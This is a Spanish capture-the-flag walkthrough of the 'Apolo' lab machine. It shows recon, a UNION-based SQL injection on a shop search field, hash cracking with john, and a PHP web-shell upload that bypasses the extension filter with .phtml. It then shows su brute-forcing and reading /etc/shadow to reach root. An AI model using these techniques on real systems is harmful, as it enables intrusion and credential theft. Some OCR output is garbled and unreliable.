Apolo



En esta máquina se va al grano Levantamos la máquina


Reconocimiento

Ejecutamos un escaneo completo de nmap para saber los puertos de la máquina junto a sus versiones


Por ahora solo tiene una web por lo mientras la veo en paralelo hago fuzzing de ficheros y directorios con gobuster

```
gobuster \ dir \ -u \ http://172.17.0.2/ \ -w \ \underline{/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.tx}
<u>t</u> -t 20 -x php,txt,html,bak
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                              http://172.17.0.2/
   Method:
                              GET
   Threads:
                              20
                               /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
   Wordlist:
[+] Negative Status codes:
                              404
   User Agent:
                              gobuster/3.6
   Extensions:
                               bak,php,txt,html
[+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
                       (Status: 403)
 index.php
/img
                       (Status: 301)
                                      [Size: 306] [--> http://172.17.0.2/img/]
/login.php
                       (Status: 200)
                                      [Size: 1619]
/register.php
                       (Status: 200)
                                      [Size: 1607]
/profile.php
                       (Status: 302)
                                      [Size: 0] [--> login.php]
                       (Status: 403)
                                      [Size: 275]
/.php
/uploads
                       (Status: 301)
                                      [Size: 310] [--> http://172.17.0.2/uploads/]
                       (Status: 302)
                                      [Size: 0] [--> login.php]
/logout.php
                                301)
                                      [Size: 309] [--> http://172.17.0.2/vendor/]
/vendor
                       (Status:
/mycart.php
                       (Status: 302)
                                      [Size: 0] [--> login.php]
```

Tenemos la siguiente web:



Productos disponibles en Apple Store






Nos registramos y nos logeamos en este panel (No es vulnerable a SQLI al parecer)



Registrarse






Iniciar Sesión




Una vez registrados, en "Mi carrito" tenemos un panel de búsqueda:




Probando, este panel de vulnerable a sqli:

Buscar Productos







Buscar



Buscar Productos

test' or 2=1 ---


Buscar

No se encontraron productos.

Pagar Ahora


Explotación

Vamos a empezar por un ordenamiento de las columnas, adelante que el límite está en 5:



Ahora que sabemos las columnas, vamos a usar union select para mostrar más datos, en este caso, la base de datos en uso

Buscar Productos




Bien, parece que es una sqli basada en UNION SELECT ATTACK. Ahora sacamos todas las bases de datos.

Probando en cada una de las columnas, la nº 5 es la única que no me daba error, pero sin embargo, no me reportaba nada por lo que llevo la petición a Burpsuite para ver que pasa:


E

```
2
3
Precio: $4.00
2
Agregar al carrito
```



Lo que estaba pasando es que está representando los datos en el link de la imagen, por lo que seguimos con burp desde ahora

Sacar las tablas:



Pagar Ahora



Sacar las columnas de la tabla users:

```
n select 1,2,3,4,group_concat(column_name) from information_schema.columns where table_schema = 'apple_store' and table_name='users' -- -- E

2
3

Precio: $4.00
2


Agregar al carrito
```


Pagar Ahora

```
| March | 1971 | 1980 | 1981 | 1980 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 | 1981 |
```

Sacar la data de la tabla users:

Buscar Productos





Tenemos las contraseñas y usuarios, ahora con **hash-identifier** vemos que tipo de hash es:

```
/usr/bin/hash-identifier:13: SyntaxWarning: invalid escape sequence '\ '
           v1.2
                                                         By Zion3R
                                                 www.Blackploit.com #
                                                Root@Blackploit.com #
   HASH: 761bb015d7254610f89d9a7b6b152f1df2027e0a
Possible Ḥashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
Least Possible Hashs:
[+] Tiger-160
   Haval-160
   RipeMD-160
[+] SHA-1(HMAC)
   Tiger-160(HMAC)
   RipeMD-160(HMAC)
   Haval-160(HMAC)
   SHA-1(MaNGOS)
   SHA-1(MaNGOS2)
   sha1($pass.$salt)
   sha1($salt.$pass)
sha1($salt.md5($pass))
   sha1($salt.md5($pass).$salt)
   sha1($salt.sha1($pass))
   sha1($salt.sha1($salt.sha1($pass)))
   sha1($username.$pass)
sha1($username.$pass.$salt)
   sha1(md5($pass))
   sha1(md5($pass).$salt)
sha1(md5(sha1($pass)))
   sha1(sha1($pass))
   sha1(sha1($pass).$salt)
sha1(sha1($pass).substr($pass,0,3))
   sha1(sha1($salt.$pass))
    sha1(sha1(sha1($pass)))
    sha1(strtolower($username).$pass)
```

Estamos entre 2 hashes pero al ser mysql tiene pinta de que es el SHA-1 por lo que tiramos de **john** para crackearlo usando rockyou.txt si es que la contraseña esta contemplada en el rockyou.


```
| john --wordlist=/usr/share/wordlists/rockyou.txt hash | Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt" | Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead | Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin" | Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead | Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160" | Use the "--format=ripemd-160" option to force loading these as that type instead | Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160" | Use the "--format=has-160" option to force loading these as that type instead | Warning: detected hash type "Raw-SHA1", but the string is also recognized as "raw-SHA1-opencl" | Use the "--format=raw-SHA1-opencl" option to force loading these as that type instead | Using default input encoding: UTF-8 | Using default input encoding: UTF-8 | Using default input encoding: UTF-8 | Using openMP support for this hash type, consider --fork=12 | Press 'q' or Ctrl-C to abort, almost any other key for status | mundodecaramelo (?) | 1g 0:00:00:00 DONE (2025-02-27 21:52) 25.00g/s 8546Kc/s 8546KC/s mundomagico..munchmunch | Use the "--show | --format=Raw-SHA1" | options to display all of the cracked passwords reliably | Session completed
```

Lo sacamos





```
John --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "raw-SHA1-opencl" Use the "--format=raw-SHA1-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
0844575632
                   (?)
1g 0:00:00:00 DONE (2025-02-27 21:55) 1.162g/s 16000Kp/s 16000Kc/s 16000KC/s 0844575632..0844574842
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Esta si que sirve para loguearnos en el panel de antes teniendo ahora una opción para un panel de administración:




En este, en el apartado de "Configuración" tenemos la posibilidad de subir archivos:









Subir Archivo




Como es php, creamos un .php para conceder ejecución de comandas por el método GET mediante el parámetro "cmd", un clásico



Parece que hay que bypasearlo:




Con un simple phtml sirve



Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

En el directorio /uploads que nos reporto gobuster antes vemos que se subió el archivo

Ahora que funciona, nos ponemos a la escucha con nc y hacemos la típica:



 $iid = 33 (www-data) \; gid = 33 (www-data) \; groups = 33 (www-data)$

Escalada

Una vez dentro, sabiendo que hay archivos de configuración y para ir al grano uso grep para filtrar por la palabra password y nos sale algo:

```
www-data@d01176eo369b:/$ grep -r password /var/www/html/
/var/www/html/index.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/profile.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/profile.php:$conn = new mysqli($servername, $username, $password, $doname);
/var/www/html/profile.php:$conn = new mysqli($servername, $username, $password, $doname);
/var/www/html/adm_configuration.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/adm_configuration.php:$conn = new mysqli($servername, $username, $password, $doname);
/var/www/html/adm_configuration.php:$conn = new mysqli($servername, $username, $password, $doname);
/var/www/html/register.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/register.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/register.php: $password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/register.php: $password = $conn->real_escape_string($_POST['password']);
/var/www/html/register.php: $password = $sonn->real_escape_string($_POST['password']);
/var/www/html/register.php: $sql = "INSERT INTO users (username, password) VALUES ('$username', '$hashed_password')";
/var/www/html/register.php: $sql = "INSERT INTO users (username, password' class="form-control" id="password" name="password" required>
/var/www/html/login.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/login.php: $password = superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/login.php: $password = $sonn->real_escape_string($_POST['password']);
/var/www/html/login.php: $password = $sonn->real_escape string($_POST['password']);
/var/www/html/login.php: $password = $sonn->real_escape string($_POST['password']);
/var/www/html/login.php: $password = $sonn->real_escape string($_POST['password']);
```

Esta contraseña sirve para MYSQL pero adelanto que no encontramos nada allí

```
www-data@d01176ee369b:/$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 186
Server version: 10.11.8-MariaDB-Oubuntu0.24.04.1 Ubuntu 24.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
```

Sabiendo la existencia del usuario *luisillo o* (lo vi antes en el /etc/passwd), en /tmp me traigo subf para hace fuerza bruta de este usuario acompañado del rockyou que lo proporciono desde mi máquina mediante un servidor en python y con ayuda de wget:

tmp\$ wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh

Tras un rato largo, nos saca la contraseña de luisillo o:

```
suBF.sh
www-data@b5e973b378dd:/tmp$ ./suBF.sh -u luisillo_o -w rockyou.txt
    ./suBF.sh -u luisillo_o -w rockyou.txt
    [+] Bruteforcing luisillo_o...
    You can login as luisillo_o using password; 19831983

www-data@b5e973b378dd:/var/www/html/uploads$ su luisillo_o
Password:
$ bash
luisillo o@b5e973b378dd:/var/www/html/uploads$
```

Después, haciendo un id vemos que estamos en el grupo shadow y filtrando por archivos con este grupo vemos que podemos leer el /etc/shadow

```
uid=1001(luisillo_o) gid=1001(luisillo_o) groups=1001(luisillo_o) 42(shadow) luisillo o@b5e973b378dd:/etc/cron.d$
```

```
luisillo_o@b5e973b378dd:/etc/cron.d$ find / -group shadow 2> /dev/null
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/expiry
/usr/bin/chage
/etc/shadow-
/etc/shadow
/etc/gshadow
/etc/gshadow-
luisillo_o@b5e973b378dd:/etc/cron.d$
```

Aquí podemos ver la contraseña de root

```
luisillo_o@b5e973b378dd:/etc/cron.d$ cat /etc/shadow-
root $y$j9T$awXWvi2tYABg05kreZcIi/$obvQc0Amd6lFWbwfElQhZD6vpJN/AEV8/hZMXLYTx07:19969:0:99999:7:::
daemon:*:19936:0:99999:7:::
bin:*:19936:0:99999:7:::
sys:*:19936:0:99999:7:::
sync:*:19936:0:99999:7:::
games:*:19936:0:99999:7:::
man:*:19936:0:99999:7:::
lp:*:19936:0:99999:7:::
mail:*:19936:0:99999:7:::
news:*:19936:0:99999:7:::
uucp:*:19936:0:99999:7:::
proxy: *:19936:0:99999:7:::
www-data:*:19936:0:99999:7:::
backup: *: 19936:0:99999:7:::
list:*:19936:0:99999:7:::
irc:*:19936:0:99999:7:::
_apt:*:19936:0:99999:7:::
nobody:*:19936:0:99999:7:::
ubuntu:!:19936:0:99999:7:::
_galera:!:19966:::::
mysql:!:19966:::::
luisillo_o@b5e973b378dd:/etc/cron.d$ ls -la /etc/shadow
```

la intentamos crackear con **john** como antes :

```
GNU nano 8.3 hash
$y$j9T$awXWvi2tYABg05kreZcIi/$obvQc0Amd6lFWbwfElQhZD6vpJN/AEV8/hZMXLYTx07
```

john si que la saca (**Perdí la captura** pero es *rainbow2*) y somos root

```
root@b5e973b378dd:/etc/cron.d# whoami
root
root@b5e973b378dd:/etc/cron.d#
```